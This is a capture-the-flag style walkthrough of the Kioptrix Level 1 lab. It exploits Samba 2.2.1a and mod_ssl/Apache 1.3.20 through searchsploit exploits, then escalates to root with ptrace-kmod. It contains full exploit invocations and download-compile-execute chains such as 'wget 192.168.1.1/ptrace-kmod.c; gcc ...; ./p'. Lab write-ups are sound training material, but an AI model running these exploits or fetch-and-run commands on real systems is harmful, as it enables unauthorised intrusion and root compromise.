Port 80:

- Found manual directory
- Contains some information of mod_perl
- Unable to find means of exploit

Port 135:

- Does not have a SMB file share

Run Nikto Scan:

- Wordpress is a false positive
- Found many vulnerabilities associated with Apache/1.3.20 & mod_ssl/2.8.4

Samba 2.2.1a Exploit

1. Use metasploit scanner:

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.104    yes       The target host(s), see https://github.com/rapid7/metasploit-
                                       Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.1.104:139     - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.104:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2. Look for exploit


```
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# searchsploit multiple/remote/10.c
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                             | multiple/remote/10
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# searchsploit multiple/remote/10.^C
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# searchsploit -m multiple/remote/10.c
  Exploit: Samba < 2.2.8 (Linux/BSD) - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/10
     Path: /usr/share/exploitdb/exploits/multiple/remote/10.c
File Type: C source, ASCII text

Copied to: /root/vulnHub/kioptrix1/exploit/10.c
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# gcc 10.c -o samba_exploit
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ls
10.c  764  764.c  ptrace-kmod.c  samba_exploit
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ./samba_exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
Usage: ./samba_exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

3. Execute → Root shell

```
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ./samba_exploit -b 0 192.168.1.104
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```

Mod_SSL 2.8.4 + Apache 1.3.20 (ExpTloit Fix & Usage)

1. Via searchsploit



2. Compile the exploits

    - Failed

3. Fix the exploit

    - Guide I followed

4. Successfully compiled

```
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# gcc 764.c -o 764 -lcrypto
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ls
764  764.c
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ./764

*****************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                   *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

: Usage: ./764 target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)
```

```
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ./764 | grep  1.3.20
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x27 - FreeBSD (apache-1.3.20)
        0x28 - FreeBSD (apache-1.3.20)
        0x29 - FreeBSD (apache-1.3.20+2.8.4)
        0x2a - FreeBSD (apache-1.3.20_1)
        0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
        0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
        0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0x7e - Slackware Linux 8.0 (apache-1.3.20)
        0x86 - SuSE Linux 7.3 (apache-1.3.20)
```

5. Using the exploit

```
# Usage:
./764 $ip offset $port -c 40-50


- $ip: target IP
- offset: Refer to the list of supported machines
- $port: HTTPS port, port with SSL connection
- c: Use a number between 40-50


# Exploit:
./764 192.168.1.104 0x06a 443 -c 50
./764 192.168.1.104 0x06b 443 -c 50
```

- 0×06a:
    - Failed to work for some reason

6. Shell obtained

```
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# ./764 0x6b 192.168.1.104 443 -c 50

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f80e0
Ready to send shellcode
Spawning shell...                                    100%
bash: no job control in this shell
bash-2.05$
-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304
--05:35:50--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
          => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$
```

Privilege Escalation

1. The exploit was supposed to provide me with a root shell, but the highlighted part of the code did not work, so we do it manually
2. Download the exploit on your machine and transfer it to the victim

```
┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
--2021-11-27 18:32:45--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
Resolving dl.packetstormsecurity.net (dl.packetstormsecurity.net)... 198.84.60.200
Connecting to dl.packetstormsecurity.net (dl.packetstormsecurity.net)|198.84.60.200|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3921 (3.8K) [text/x-csrc]
Saving to: 'ptrace-kmod.c'

ptrace-kmod.c                                       100%[=======================================>]   3.83K  --.-KB/s    in 0s

2021-11-27 18:32:46 (52.0 MB/s) - 'ptrace-kmod.c' saved [3921/3921]

┌──(root💀kali)-[~/vulnHub/kioptrix1/exploit]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.104 - - [27/Nov/2021 18:33:05] "GET /ptrace-kmod.c HTTP/1.0" 200 -
```

3. Compile → Execute → Obtained root shell

```
wget 192.168.1.1/ptrace-kmod.c
gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p
```

```
bash-2.05$ wget 192.168.1.1/ptrace-kmod.c
wget 192.168.1.1/ptrace-kmod.c
--06:39:07--  http://192.168.1.1/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to 192.168.1.1:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/plain]

    0K ...                                                   100% @   3.74 MB/s

06:39:07 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

bash-2.05$ gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p
gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p
[+] Attached to 1436
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
```